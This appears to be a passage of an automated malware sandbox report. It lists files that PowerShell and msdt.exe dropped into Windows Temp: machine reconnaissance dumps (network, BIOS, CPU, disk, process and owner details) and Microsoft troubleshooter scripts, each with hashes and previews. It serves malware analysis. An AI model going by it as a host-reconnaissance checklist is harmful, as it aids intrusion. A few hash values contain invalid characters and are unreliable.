SHA-512:	7A960D55BB1AA9C87C266BACC640E339710A5D30173E8CC0FE9A8D844DEB2487DF23205A9C9E9C86AD790F3BE84588F3AF47BEE2EE11303DB3896F5BE52E10D6
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....<.....$.....6C.....$.....6C.....H...

C:\Windows\Temp\8f720a5db6c7\NetworkAdapter.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	740
Entropy (8bit):	2.690074337041514
Encrypted:	false
SSDEEP:	12:Q9lIaI5bUGiKcvGgRqFt1OtVdk3L69SmSQ9Y2Rfzq/O:Q9SP57Cun4ne6kmSy
MD5:	2D7C93C04954AFD0CB251BFBD0A11854
SHA1:	D5C16C79C018EA200482AB6A73FD39893445A07E
SHA-256:	27AFCEECE3F01B5C116CF26FC4C29742D36EADCFA33676793354EC6BE14CFD14
SHA-512:	CF4E70C658A67E7A4BB3ED54A10CB28B2B26D919B8447EE7A13DA98B02D2DCB3A8D10E246DD5B997E7D06CD07B9CDC9F5DA63921B963F500AE54AD6CB260E20D
Malicious:	false
Preview:	.....N.a.m.e. . . . . .I.n.t.e.r.f.a.c.e.D.e.s.c.r.i.p.t.i.o.n. . . . . .i.f.I.n.d.e.x. .S.t.a.t.u.s. . . . . .M.a.c.A.d.d.r.e.s.s. . . . . .L.i.n.k.S.p.e.e.d.....-.-.-. . . . . .-.-.-.-.-.-.-.-.-.-.-.-.-.-.-. . . . . .-.-.-.-.-.-.-. .-.-.-.-.-. . . . . .-.-.-.-.-.-.-. . . . . .-.-.-.-.-.-.-. . . . . .-.-.-.-.-.-.-. . . . . .E.t.h.e.r.n.e.t.0. . . . . .I.n.t.e.l.(.R.). .8.2.5.7.4.L. .G.i.g.a.b.i.t. .N.e.t.w.o.r.k. .C.o.n.n..... . . . . .1.1. .U.p. . . . . .E.C.-.F.4.-.B.B.-.8.6.-.2.D.-.E.D. . . . . .1. .G.b.p.s.....

C:\Windows\Temp\8f720a5db6c7\NetworkAdapterConfig.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	3870
Entropy (8bit):	3.249508667315905
Encrypted:	false
SSDEEP:	48:/225dKC97CakmbraXwQxWZsxsfw/6S8hU2S92pMWd2cy9hu:/5CjaMLu
MD5:	63F77FFDED3DB83178F6F16E0D838D8C
SHA1:	5837B73682E9F56B5AD262DF33D658F769E137C3
SHA-256:	9D1627DE4F5595F0C9AF05606390780BAB4DCF1E9A26823135511680A7E7385B
SHA-512:	F488DD5843CED7CC33C7E23B7819D9FF906B0CEC2817DE88BB36380D862D9A75D395840919B3FD3C41B815CD63A58DFCA1CC4CE56E1A83D69797291CBDF6906
Malicious:	false
Preview:	.....D.H.C.P.E.n.a.b.l.e.d. . . . . .:. .T.r.u.e.....I.P.A.d.d.r.e.s.s. . . . . .:. .....D.e.f.a.u.l.t.I.P.G.a.t.e.w.a.y. .:. .....D.N.S.D.o.m.a.i.n. . . . . .:. .....S.e.r.v.i.c.e.N.a.m.e. . . . . .:. .k.d.n.i.c.....D.e.s.c.r.i.p.t.i.o.n. . . . . .:. .M.i.c.r.o.s.o.f.t. .K.e.r.n.e.l. .D.e.b.u.g. .N.e.t.w.o.r.k. .A.d.a.p.t.e.r.....I.n.d.e.x. . . . . .:. .0.....D.H.C.P.E.n.a.b.l.e.d. . . . . .:. .F.a.l.s.e.....I.P.A.d.d.r.e.s.s. . . . . .:. .{.1.9.2...1.6.8...2...3.,. .f.e.8.0.:.:.5.d.e.a.:.2.0.5.2.:.e.b.5.c.:.e.8.7.9.}.....D.e.f.a.u.l.t.I.P.G.a.t.e.w.a.y. .:. .{.1.9.2...1.6.8...2...1.}.....D.N.S.D.o.m.a.i.n. . . . . .:. .....S.e.r.v.i.c.e.N.a.m.e. . . . . .:. .e.1.i.e.x.p.r.e.s.s.....D.e.s.c.r.i.p.t.i.o.n. . . . . .:. .I.n.t.e.l.(.R.). .8.2.5.7.4.L. .G.i.g.a.b.i.t. .N.e.t.w.o.r.k. .C.o.n.n.e.c.t.i.o.n.....I.n.d.e.x. . . . . .:. .1.....D.H.C.P.E.n.a.b.l.e.d. . . . . .:. .F.a.l.s.e.....I.P.A.d.d.r.e.s.s. . . .

C:\Windows\Temp\8f720a5db6c7\apps.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	34378
Entropy (8bit):	2.914480319600237
Encrypted:	false
SSDEEP:	768:eklQvAws6dnB0iwK2WdVV0A1CueRGg3KLiJMlCiQiZlNIUTxuOmZrHlNL1flUstz:3H
MD5:	E384B1F1B346CFB04FDAAA8A2472CE3C
SHA1:	2D4F033F1CB1A5EB40C3C2BEC382AFC53113F579
SHA-256:	D43B92E117AA2C6EE47FB37177E391A8DFA94341DD7364A6CB1E6F29D613D128
SHA-512:	CAFF54CDB6B8E33A4BC1CEB4207B7108B79C6A21692FD52F1315CB312FB9ABA6DCD609679E459B5B3D44E05E41D0D61614BECA59A0884A090E959B6795ACFB6E
Malicious:	false
Preview:	......D.i.s.p.l.a.y.N.a.m.e. . . . . .D.i.s.p.l.a.y.V.e.r.s.i.o.n. .P.u.b.l.i.s.h.e.r. . . . . .I.n.s.t..... . . . . .a.l.l.D..... . . . . .a.t.e. .....-.-.-.-.-.-.-.-.-.-. . . . . .-.-.-.-.-.-.-.-.-.-. .-.-.-.-.-.-.-.-. . . . . .-.-.-..... . . . . .

C:\Windows\Temp\8f720a5db6c7\bios.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	358
Entropy (8bit):	3.372235584566867
Encrypted:	false
SSDEEP:	6:QAjjs0oZ8ap2m+q8lKlIaIlwAipallefaCihJZoh/u:QAHPoZ72E8IKlIaYwAi8lLXhJZb
MD5:	F731C49F9F7467B3BD31BD90037FC642
SHA1:	747DC8CF070A92FE20B27FA6C0EB6BC4DF2EAECE
SHA-256:	0F7236BB63EF86034F8C6F600036BCC69DB292165F668988288015CE3BC2F3385
SHA-512:	3B91ED7547965DD6A9FC22C42D6715B6F2E5B1499648859C528B7BA0DD04E6A1FF19E6F2FA7E75A49262FAA7285BD86D23DDB6E35BB7FB596D5D955DF888B7E7
Malicious:	false
Preview:	.....S.M.B.I.O.S.B.I.O.S.V.e.r.s.i.o.n. .:. .4.G.H.P.S.....M.a.n.u.f.a.c.t.u.r.e.r. . . . . .:. .A.N.3.C.B.....N.a.m.e. . . . . .:. .V.M.W.7.1...0.0.V...1.8.2.2.7.2.1.4...B.6.4...2.1.0.6.2.5.2.2.2.0.....S.e.r.i.a.l.N.u.m.b.e.r. . . . . .:. .M.8.E.5.X.5.3.B.1.9.....V.e.r.s.i.o.n. . . . . .:. .F.9.M.S.G.....

C:\Windows\Temp\8f720a5db6c7\cpu.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	790
Entropy (8bit):	3.1871763647552767
Encrypted:	false
SSDEEP:	24:QCGmYSGmDfUUMfg9I+kWQ+S9w8vw/+WiXyG:RGmYSGmQULu+Y+mzoHiX7
MD5:	38455CF67591FE7AE72E0A4FDB8812ED
SHA1:	6E226D757DEBDCAED8A0ED74837077D173D97F98
SHA-256:	C16A198FFC883668C97EE508EE7384FA99DC4572D37219EC5F0F30B49C36AD2E
SHA-512:	47772EA54A790DD12EC9B1F15D45B8DD1F357165A6DE9614D783B317E84855891E55F6CC88C09E3EF88E0746895183EC2055640DF8C72C6F27FD94C21D9E25D
Malicious:	false
Preview:	.....C.a.p.t.i.o.n. . . . . .:. .I.n.t.e.l.6.4. .F.a.m.i.l.y. .6. .M.o.d.e.l. .8.5. .S.t.e.p.p.i.n.g. .7.....D.e.s.c.r.i.p.t.i.o.n. . . . . .:. .I.n.t.e.l.6.4. .F.a.m.i.l.y. .6. .M.o.d.e.l. .8.5. .S.t.e.p.p.i.n.g. .7.....N.u.m.b.e.r.O.f.C.o.r.e.s. . . . . .:. .4.....N.u.m.b.e.r.O.f.L.o.g.i.c.a.l.P.r.o.c.e.s.s.o.r.s. .:. .2.....N.a.m.e. . . . . .:. .I.n.t.e.l.(.R.). .C.o.r.e.(.T.M.).2. .C.P.U. .6.6.0.0. .@. .2...4.0. .G.H.z.....M.a.n.u.f.a.c.t.u.r.e.r. . . . . .:. .G.e.n.u.i.n.e.I.n.t.e.l.....S.y.s.t.e.m.C.r.e.a.t.i.o.n.C.l.a.s.s.N.a.m.e. . . .:. .W.i.n.3.2._.C.o.m.p.u.t.e.r.S.y.s.t.e.m.....V.e.r.s.i.o.n. . . . . .:. .....

C:\Windows\Temp\8f720a5db6c7\disk.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	278
Entropy (8bit):	3.2097733620466897
Encrypted:	false
SSDEEP:	3:QZyrhldmfiAgGifvWy1S8lAN4HvovcA2P6pFltvWMolclUXF02vlduVnX1lSNz0s:QEYfdZ7yw0AyHwvcTo8MoGy1RWSrAvG

MD5:	422B906819D2B3C825CD052B3A92DB20
SHA1:	5AEC0D60923F29240E4A9115446B7C9408EA8A34
SHA-256:	CC270C87AF59C8D94E75193D7E911C351947B76E6D5FB72C2DE619919F4F4E50
SHA-512:	D75509A4F6D14846BC2A437DDF9F712EBF9B82C824BFA3207AE9B347EA13F4FB6295E6C064B16FEDF14B3F289C4E0410D41B71E0D9993C65772B1D00C427666C
Malicious:	false
Preview:	.....D.e.v.i.c.e.I.D. . . . . .:. .C.:.....D.r.i.v.e.T.y.p.e. . . . .:. .3.....P.r.o.v.i.d.e.r.N.a.m.e. .:. .....F.r.e.e.S.p.a.c.e. . . . .:. .3.3.8.7.9.9.2.8.8.3.2.....S.i.z.e. . . . . .:. .2.2.3.4.9.6.7.2.9.6.0.1.....V.o.l.u.m.e.N.a.m.e. . . .:. .....

C:\Windows\Temp\8f720a5db6c7\ip.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	82
Entropy (8bit):	3.128876068320257
Encrypted:	false
SSDEEP:	3:QnlLl8JLl1LkolvklnV3+u6XSNlWZy49:QD8J0o2lnd3WZh9
MD5:	78A0CF4A2D198D588E40BE2199E5EB0C
SHA1:	1A32FF48A1AE722AA6358B7C023B8F219223CE51
SHA-256:	1C0A8771B00DFD60C87B6CEB146899D9DA7055D6C41020021365C6515140E18F
SHA-512:	7A71E34274429EE774F2E7D7FC9CA68F85A99AC6DDB30E5DD0C3AC6965DE9C57F0FF40AAF5123A9A7947A5B3C638DA13C2CBFA85D433434B2C2B8ED898C9AED2
Malicious:	false
Preview:	..1.9.2...1.6.8...2...3.....f.e.8.0.:.:.5.d.e.a.:.2.0.5.2.:.e.b.5.c.:.e.8.7.9.....

C:\Windows\Temp\8f720a5db6c7\process.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	30022
Entropy (8bit):	2.037231948083465
Encrypted:	false
SSDEEP:	96:X+Jak0v9tCeOD6sLMVDt/HV7GIix1dUu0kAudtOhNSvdIPMLF15PS:uZ0v9tV5Dt5g/0budtO2vdG4HhS
MD5:	B476D700E24BDBA108DB584B36E7427C
SHA1:	633ED5E1EA8534944FEBB9A858C2F5291CE7C949
SHA-256:	0F94B98B364D7A2219FA5660F38E33031627F0DE60C02E2C5DE904C0DE70BA20
SHA-512:	DB73CE72AA366C455599AEBE834F3B09E37B8A3873374AEDB780FD38279BCD4A90CF9F6060576009O5BAF1E94587C1364684662DFCEE8A4174AC695672221078
Malicious:	false
Preview:	......H.a.n.d.l.e.s. . .N.P.M.(.K.). . . . .P.M.(.K.). . . . . .W.S.(.K.). . . . . .C.P.U.(.s.). . . . . .I.d. . .S.I. .P.r.o.c.e.s.s.N.a.m.e. . . . . .-.-.-.-.-.-.-. . .-.-.-.-.-.-. . . . .-.-.-.-.-. . . . . .-.-.-.-.-. . . . . .-.-.-.-.-.-.-. . . . . .-.-. . .-.-. .-.-.-.-.-.-.-.-.-.-. . . . . .2.0.8. . . . . .1.1. . . . . .3.7.0.8. . . . . .1.7.8.1.6. . . . . .0...2.7. . . .2.1.6.8. . . .1. .b.a.c.k.g.r.o.u.n.d.T.a.s.k.H.o.s.t. . . . . .1.0.9.1. . . . . .3.1. . . . .1.9.4.0.0. . . . . .5.1.6.7.2. . . . . .2.0...5.5. . . .2.7.9.6. . . .1. .b.a.c.k.g.r.o.u.n.d.T.a.s.k.H.o.s.t. . . . . .1.8.0. . . . .

C:\Windows\Temp\8f720a5db6c7\ram.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	3294
Entropy (8bit):	3.264652836080392
Encrypted:	false
SSDEEP:	48:v/J+IX/oW4l1pRP3rMuoW4XfxW4cl+/H5W4nMuqGWg6VpCjxNsl+lf9W4sVxA3Wx:QO4n4s4v8484TWg6VMjxNFY4sVGG4S
MD5:	8160DE0BD461AE311225142315AB52A4
SHA1:	7E7D156CB4F2D2C5FF1FABFFCE470FD28C17DD82
SHA-256:	8F2799938D4C28BFB792715FB7898A831B4F1772E38327A122BABF78D3BCC62C
SHA-512:	2F88040CA2DF227D81E5C8BFCB3B5859E47BFFC9FCA70475C4502B14199817B69DD41186A9B0D5A7D6017AB877D54EA9BA2DC4868573539AB46FB1054D5BC53
Malicious:	false

Preview:	....._._.G.E.N.U.S. . . . . .:. .2....._._.C.L.A.S.S. . . . . .:. .W.i.n.3.2._.P.h.y.s.i.c.a.l.M.e.m.o.r.y....._._.S.U.P.E.R.C.L.A.S.S. . . . . .:. .C.I.M._.P.h.y.s.i.c.a.l.M.e.m.o.r.y....._._.D.Y.N.A.S.T.Y. . . . . .:. .C.I.M._.M.a.n.a.g.e.d.S.y.s.t.e.m.E.l.e.m.e.n.t....._._.R.E.L.P.A.T.H. . . . . .:. .W.i.n.3.2._.P.h.y.s.i.c.a.l.M.e.m.o.r.y...T.a.g.=.".P.h.y.s.i.c.a.l. .M.e.m.o.r.y. .0."....._._.P.R.O.P.E.R.T.Y._.C.O.U.N.T. . . . .:. .3.6....._._.D.E.R.I.V.A.T.I.O.N. . . . . .:. .{.C.I.M._.P.h.y.s.i.c.a.l.M.e.m.o.r.y.,. .C.I.M._.C.h.i.p.,. .C.I.M._.P.h.y.s.i.c.a.l.C.o.m.p.o.n.e.n.t.,. .C.I.M._.P.h.y.s.i.c.a.l.E.l.e.m.e.n.t.....}....._._.S.E.R.V.E.R. . . . . .:. .D.E.S.K.T.O.P.-.7.1.6.T.7.7.1....._._.N.A.M.E.S.P.A.C.E. . . . . .:. .r.o.o.t.\.C.I.M.V.2....._._.P.A.T.H. . . . . .:. .\.\.D.E.S.K.T.O.P.-.7.1.6.T.7.7.1.\.r.o.o.t.\.C.I.M.V.2.:.W.i.n.3.2._.P.

C:\Windows\Temp\8f720a5db6c7\summary.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	430
Entropy (8bit):	3.245935984288243
Encrypted:	false
SSDEEP:	6:Q7eYKNLGe2m2OOVEfIlavcF/B2IHcyHiQ2lYpvNlEGa3jAgP:Q7elLp2sS0IlakFX8yHBCMNlFC
MD5:	584BF9F76ACD21C5FADE3C679D0D3AA5
SHA1:	39698C73A5800937C9CA1E8D51D393292066549A
SHA-256:	DC46DEBCB09B1FE45DE600CEB0B8DFC380F408EB2EFA99A4620C1A331C1DE56E
SHA-512:	98DCB11F44157BC693D1236B60AB912E7EB67360113FD5B617E70F979E497A4EE0F653F52C65D4DBDF731148D2C922906CFFB7FBD818CF6D36CFC5C9E6280F4C
Malicious:	false
Preview:	.....D.o.m.a.i.n. . . . . .:. .m.s.l.M.V.....M.a.n.u.f.a.c.t.u.r.e.r. . . . . .:. .T.E.r.b.5.k.1.b.Z.Z.N.4.8.4.m.....M.o.d.e.l. . . . . .:. . .h. .f.m.2.D.f.....N.a.m.e. . . . . .:. .D.E.S.K.T.O.P.-.7.1.6.T.7.7.1.....P.r.i.m.a.r.y.O.w.n.e.r.N.a.m.e. . . .:. .p.r.a.t.e.s.h.....T.o.t.a.l.P.h.y.s.i.c.a.l.M.e.m.o.r.y. .:. .4.2.9.3.9.4.3.2.9.6..... .....

C:\Windows\Temp\SDIAG_5429739b-e3bc-4aa7-b049-21dfa05c9515\DiagPackage.diagpkg

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	24702
Entropy (8bit):	4.37978533849437
Encrypted:	false
SSDEEP:	96:fO3MDP8m2xaqade1tXv8v/XPSwTkal+7lOaNeHdXQZvczyJuz4UnPz0Kuz+NGTEP:O5NzuCWNaEcU8mjapMVOHW
MD5:	191959B4C3F91BE170B30BF5D1BC2965
SHA1:	1891E3CB588516B94FDC53794DA4DF5469A4C6D0
SHA-256:	8EC3A8F67BAF1E4658FC772F9F35230CA1B0318DDAF7A4C84789A329B6F7F047
SHA-512:	092CC417FBFE7F6E02A60FF169209D7B60362B585CBF92521BFC71C0B378D978DFB9265A3E48C630CE6ABAB263711D71F3917FFAF51B6FD449CFC394E9D8C39
Malicious:	false
Preview:	<dcmPS:DiagnosticPackage SchemaVersion="1.0" Localized="true" xmlns:dcmPS="http://www.microsoft.com/schemas/dcm/package/2007" xmlns:dcmRS="http://www.microsoft.com/schemas/dcm/resource/2007">.. <DiagnosticIdentification>.. <ID>PCW</ID>.. <Version>3.0</Version>.. </DiagnosticIdentification>.. <DisplayInformation>.. <Parameters/>.. <Name>@diagpackage.dll,-1</Name>.. <Description>@diagpackage.dll,-2</Description>.. </DisplayInformation>.. <PrivacyLink>https://go.microsoft.com/fwlink/?LinkId=534597</PrivacyLink>.. <PowerShellVersion>2.0</PowerShellVersion>.. <SupportedOSVersion clientSupported="true" serverSupported="true">6.1</SupportedOSVersion>.. <Troubleshooter>.. <Script>.. <Parameters/>.. <ProcessArchitecture>Any</ProcessArchitecture>.. <RequiresElevation>false</RequiresElevation>.. <RequiresInteractivity>true</RequiresInteractivity>.. <FileName>TS_ProgramCompatibilityWizard.ps1</FileName>.. <ExtensionPoint/>.. </Script>..

C:\Windows\Temp\SDIAG_5429739b-e3bc-4aa7-b049-21dfa05c9515\DiagPackage.dll

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	66560
Entropy (8bit):	6.926109943059805
Encrypted:	false
SSDEEP:	1536:ytBGLADXf3iFGQ+/ReBQBJJgUKZgyxMBGb:ytBGcDXvKoRqKuxgyx
MD5:	6E492FFAD7267DC380363269072DC63F
SHA1:	3281F69F93D181ADEE35BC9AD93B8E1F1BBF7ED3
SHA-256:	456AE5D9C48A1909EE8093E5B2FAD5952987D17A0B79AAE4FFF29EB684F938A8
SHA-512:	422E2A7B83250276B648510EA075645E0E297EF418564DDA3E8565882DBBCCB8C42976FDA9FCDA07A25F0F04A142E43ECB06437A7A14B5D5D994348526123E4E
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.PE..d....J_A....." ....K...`..... ..... .`.....8.....rdata.....@. .@.rsrc...`.... .....@..@.....J_A.....T...8...8.....J_A.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#.....rsrc$02.... .....;A.(..x..)V...Zl4..w .E..J_A..... .....

C:\Windows\Temp\SDIAG_5429739b-e3bc-4aa7-b049-21dfa05c9515\RS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	50242
Entropy (8bit):	4.932919499511673
Encrypted:	false
SSDEEP:	384:/wugEs5GhrQzYjGBHvPbD9FZahXuDzsP6qqF8DdEakDiqeXacgcRjdhGPtQMHQF4:/c5AMHvDDf2VE+quAiMw4
MD5:	EDF1259CD24332F49B86454BA6F01EAB
SHA1:	7F5AA05727B89955B692014C2000ED516F65D81E
SHA-256:	AB41C00808ADAD9CB3D76405A9E0AEE99FB6E654A8BF38DF5ABD0D161716DC27
SHA-512:	A6762849FEDD98F274CA32EB14EC918FDBE278A332FDA170ED6D63D4C86161F2208612EB180105F238893A2D2B107228A3E7B12E75E55FDE96609C69C896EBA
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#This is passed from the troubleshooter via 'Add-DiagRootCause'..PARAM($targetPath, $appNam e)....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008..#rfink - 01 Sept 2008 - rewrite to support dynamic choices....#set-psdebug -strict -trace 0....#change H KLM\Software\Windows NT\CurrentVersion\AppCompatFlags\CompatTS EnableTracing(DWORD) to 1..#if you want to enable tracing..$SpewTraceToDesktop = $false ....Import-LocalizedData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....#Compatibility modes..$CompatibilityModes = new-Object System.Co llections.Hashtable..$CompatibilityModes.Add("Version_WIN8RTM", "WIN8RTM")..$CompatibilityModes.Add("Version_WIN7RTM", "WIN7RTM")..$CompatibilityModes .Add("Version_WINVISTA2", "VISTASP2")..$CompatibilityModes.Add("Version_WINXP3", "WINXPSP3")..$CompatibilityModes.Add("Version_MSIAUTO", "MSIAUTO")..$ CompatibilityModes.Add("Version_UNKNOWN", "WINXPSP3")..$Comp

C:\Windows\Temp\SDIAG_5429739b-e3bc-4aa7-b049-21dfa05c9515\TS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	16946
Entropy (8bit):	4.860026903688885
Encrypted:	false
SSDEEP:	384:3FptgXhu9IOM7BTDLwU7GHf7FajKFzB9Ww:Ghu9I9dQYWB9Ww
MD5:	2C245DE268793272C235165679BF2A22
SHA1:	5F31F80468F992B84E491C9AC752F7AC286E3175
SHA-256:	4A6E9F400C72ABC5B00D8B67EA36C06E3BC43BA9468FE748AEBD704947BA66A0
SHA-512:	AAECB935C9B4C27021977F211441FF76C71BA9740035EC439E9477AE707109CA5247EA776E2E65159DCC500B0B4324F3733E1DFB05CEF10A39BB11776F74F03(
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#TS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....$ShortcutListing = New-Object Sy stem.Collections.Hashtable..$ExeListing = New-Object System.Collections.ArrayList..$CombinedListing = New-Object System.Collections.ArrayList....Import-Localize dData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....# Block PCW on unsupported SKUs..$BlockedSKUs = @(178)..[Int32]$OSSKU = (Get-WmiObject -Class "Win32_OperatingSystem").OperatingSystemSKU..if ($BlockedSKUs.Contains($OSSKU))..{.. return..}....$typeDefinition = @"....using System;..using System.IO;..using System.Runtime.InteropServices;..using System.Text;..using System.Collections;....public class Utility..{.. public static string GetStartMenuPath().. {.. return Environment.GetFolderPath(Environment.SpecialFolder.StartMenu);.. }.... public static string GetAllUsersStartMenuPath().. {.. return Pa th.Combine(Environ

C:\Windows\Temp\SDIAG_5429739b-e3bc-4aa7-b049-21dfa05c9515\VF_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	453
Entropy (8bit):	4.983419443697541
Encrypted:	false
SSDEEP:	12:QcM3BFN+dxmVdyKVCkLZl4S2xhzoJNIDER5lI02xzS4svc3uVr:Qb3DQbeCklTxhzoJUoS02tCr
MD5:	60A20CE28D05E3F9703899DF58F17C07
SHA1:	98630ABC4B46C3F9BD6AF6F1D0736F2B82551CA9
SHA-256:	B71BC60C5707337F4D4B42BA2B3D7BCD2BA46399D361E948B9C2E8BC15636DA2
SHA-512:	2B2331B2DD28FB0BBF95DC8C6CA7E40AA56D4416C269E8F1765F14585A6B5722C689BCEBA9699DFD7D97903EF56A7A535E88EAE01DFCC493CEABB69856FFF 9AA
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#if this environment variable is set, we say that we don't detect the problem anymore so it will..#show as fixed in the final screen..PARAM($appName)....$detected = $true..if ($Env:AppFixed -eq $true)..{.. $detected = $false ..}....Update-DiagRootCause -id "RC_Incompat ibleApplication" -iid $appName -Detected $detected....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....

C:\Windows\Temp\SDIAG_5429739b-e3bc-4aa7-b049-21dfa05c9515\en-US\CL_LocalizationData.psd1	
Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	6650
Entropy (8bit):	3.6751460885012333
Encrypted:	false
SSDEEP:	96:q39pB3hpieJGhn8n/y7+aqwcQoXQZWx+cWUcYpy7I6D1RUh5EEjQB5dm:q39pRhp6Sy6wZifVEtjjFm
MD5:	E877AD0545EB0ABA64ED80B576BB67F6
SHA1:	4D200348AD4CA28B5EFED544D38F4EC35BFB1204
SHA-256:	8CAC8E1DA28E288BF9DB07B2A5BDE294122C8D2A95EA460C757AE5BAA2A05F27
SHA-512:	6055EC9A2306D9AA2F522495F736FBF4C3EB4078AD1F56A6224FF42EF525C54FF645337D2525C27F3192332FF56DDD5657C1384846678B343B2BFA68BD478A70
Malicious:	false
Preview:	..#. .L.o.c.a.l.i.z.e.d...0.4./.1.1./.2.0.1.8. .0.2.:.0.5. .P.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....#. .L.o.c.a.l.i.z.e.d...0.1./.0.4./.2.0.1.3. .1.1.:.3.2. .A.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....C.o.n.v.e.r.t.F.r.o.m.-.S.t.r.i.n.g.D.a.t.a. .@.'.....#.#.#.P.S.L.O.C... ..P.r.o.g.r.a.m._.C.h.o.i.c.e._.N.O.T.L.I.S.T.E.D.=.N.o.t. .L.i.s.t.e.d.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.D.E.F.A.U.L.T.=.N.o.n.e.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.8.R.T.M.=. W.i.n.d.o.w.s. .8.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.7.R.T.M.=.W.i.n.d.o.w.s. .7.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.V.I.S.T.A.2.=.W.i.n.d.o.w.s. .V.i.s.t.a. .(.S.e.r.v.i.c.e. .P.a.c.k. .2.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.X.P.S.P.3.=.W.i.n.d.o.w.s. .X.P. .(.S.e.r.v.i.c.e. .P.a.c.k. .3.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.M.S.I.A.U.T.O.=.S.k.i.p. .V.e. r.s.i.o.n. .C.h.e.c.k.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.U.N.

C:\Windows\Temp\SDIAG_5429739b-e3bc-4aa7-b049-21dfa05c9515\en-US\DiagPackage.dll.mui	
Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	10752
Entropy (8bit):	3.517898352371806
Encrypted:	false
SSDEEP:	96:Gmw56QoV8m7t/C7eGu7tCuKFtrHQcoC1dIO4Pktmg5CuxbEWgdv0WwF:WAQovu548tmirAWu8Wm
MD5:	CC3C335D4BBA3D39E46A555473DBF0B8
SHA1:	92ADCDF1210D0115DB93D6385CFD109301DEAA96
SHA-256:	330A1D9ADF3C0D651BDD4C0B272BF2C7F33A5AF012DEEE8D389855D557C4D5FD
SHA-512:	49CBF166122D13EEEA2BF2E5F557AA8696B859AEA7F79162463982BBF43499D98821C3C2664807EDED0A250D9176955FB5B1B39A79CDF9C793431020B682ED12
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.....PE..L.....!.. .....(.....P.....@..... ...$.....8.....rdata..... .....@..@.rsrc....0... ...&.....@..@.....E.....T...8...8.....E.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#..0!...rsrc$02.... .....OV.....+.(,..vA..@..E..... .....

C:\Windows\Temp\SDIAG_5429739b-e3bc-4aa7-b049-21dfa05c9515\result\results.xsl	
Process:	C:\Windows\SysWOW64\msdt.exe
